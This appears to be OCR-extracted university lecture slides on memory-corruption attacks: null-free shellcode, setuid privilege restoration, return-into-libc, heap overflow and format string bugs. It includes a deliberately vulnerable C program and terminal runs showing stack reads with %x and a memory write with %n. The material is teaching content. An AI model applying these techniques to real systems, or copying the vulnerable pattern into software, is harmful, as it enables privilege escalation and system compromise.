
exit()

setup


Pulling It All Together



Pulling It All Together



Pulling It All Together



Shell Code

- Shell code is usually copied into a string buffer
- Problem
  - any null byte would stop copying
  - → null bytes must be eliminated

➢ Substitution

```
mov 0x0, reg     → xor reg, reg
mov 0x1, reg     → xor reg, reg; inc reg
```

Shell Code

- Concept of user identifiers (uids)
  - real user id
    - ID of process owner
  - effective user id
    - ID used for permission checks
  - saved user id
    - used to temporarily drop and restore privileges
- Problem
  - exploited program could have temporarily dropped privileges

➢ Shellcode has to enable privileges again (using `setuid`)

- *Setuid Demystified*: Hao Chen, David Wagner, and Drew Dean

Small Buffers


- Buffer can be too small to hold exploit code
- Store exploit code in environmental variable
  - environment stored on stack
  - return address has to be redirected to environment variable

- Advantage
  - exploit code can be arbitrary long
- Disadvantage
  - access to environment needed


Getting Around Non-Executable Stack

- The shellcode in the buffer cannot be executed but..
  - The attacker can still control the stack content
  - The attacker can still control the EIP value
- Why not call existing code?
- libc is an attractive target
  - Very powerful functions (system, execve..)
  - Linked by almost every programs

Return-Into-LibC



Return-Into-LibC



Heap Overflow

- Heap overflow requires modification of boundary tags
  - in-band management information
  - task is to fake these tags to trick `dlmalloc` into overwriting addresses of attackers choice

- Different techniques for other memory managers
  - System V (Solaris, IRIX) - self-adjusting binary trees
  - Phrack 57-9 (Once upon a free())

Format String Vulnerability

- Problem of user supplied input that is used with `*printf()`
  - `printf("Hello world\n"); // is ok`
  - `printf(user_input);       // vulnerable`

- `*printf()`
  - function with variable number of arguments

    `int printf(const char *format, ...)`
  - as usual, arguments are fetched from the stack

- **`const char *format`** is called format string
  - used to specify type of arguments
    - `%d` or `%x` for numbers
    - `%s` for strings

Format String Vulnerability


```
#include <stdio.h>

int main(int argc, char **argv){
   char buf[128];
   int x = 1;

   snprintf(buf, sizeof(buf), argv[1]);
   buf[sizeof(buf) - 1] = '\0';

   printf("buffer (%d): %s\n", strlen(buf), buf);
   printf("x is %d/%#x (@ %p)\n", x, x, &x);
   return 0;
}
```

Format String Vulnerability

```
chris@euler:~/test > ./vul ”AAAA %x %x %x %x“
buffer (28): AAAA 40017000 1 bffff680 4000a32c
x is 1/0x1 (@ 0xbffff638)

chris@euler:~/test > ./vul "AAAA %x %x %x %x %x“
buffer (35): AAAA 40017000 1 bffff680 4000a32c 1
x is 1/0x1 (@ 0xbffff638)

chris@euler:~/test > ./vul "AAAA %x %x %x %x %x %x“
buffer (44): AAAA 40017000 1 bffff680 4000a32c 1 41414141
x is 1/0x1 (@ 0xbffff638)
```

Format String Vulnerability

Stack Layout



Format String Vulnerability

```
chris@euler:~/test > perl -e 'system "./vul", "\x38\xf6\xff\xbf
    %x %x %x %x %x %x"'
buffer (44): 8öÿ¿ 40017000 1 bffff680 4000a32c 1 bffff638
x is 1/0x1 (@ 0xbffff638)

chris@euler:~/test > perl -e 'system "./vul", "\x38\xf6\xff\xbf
    %x %x %x %x %x%n"'
buffer (35): 8öÿ¿ 40017000 1 bffff680 4000a32c 1
x is 35/0x2f (@ 0xbffff638)
```

Format String Vulnerability

- `%n`

  `The number of characters written so far is stored into the integer indicated by the int*(or variant) pointer argument` (man 3 printf).

- One can use *width modifier* to write arbitrary values
  - for example, `%.500d`
  - even in case of truncation, the values that would have been written are used for `%n`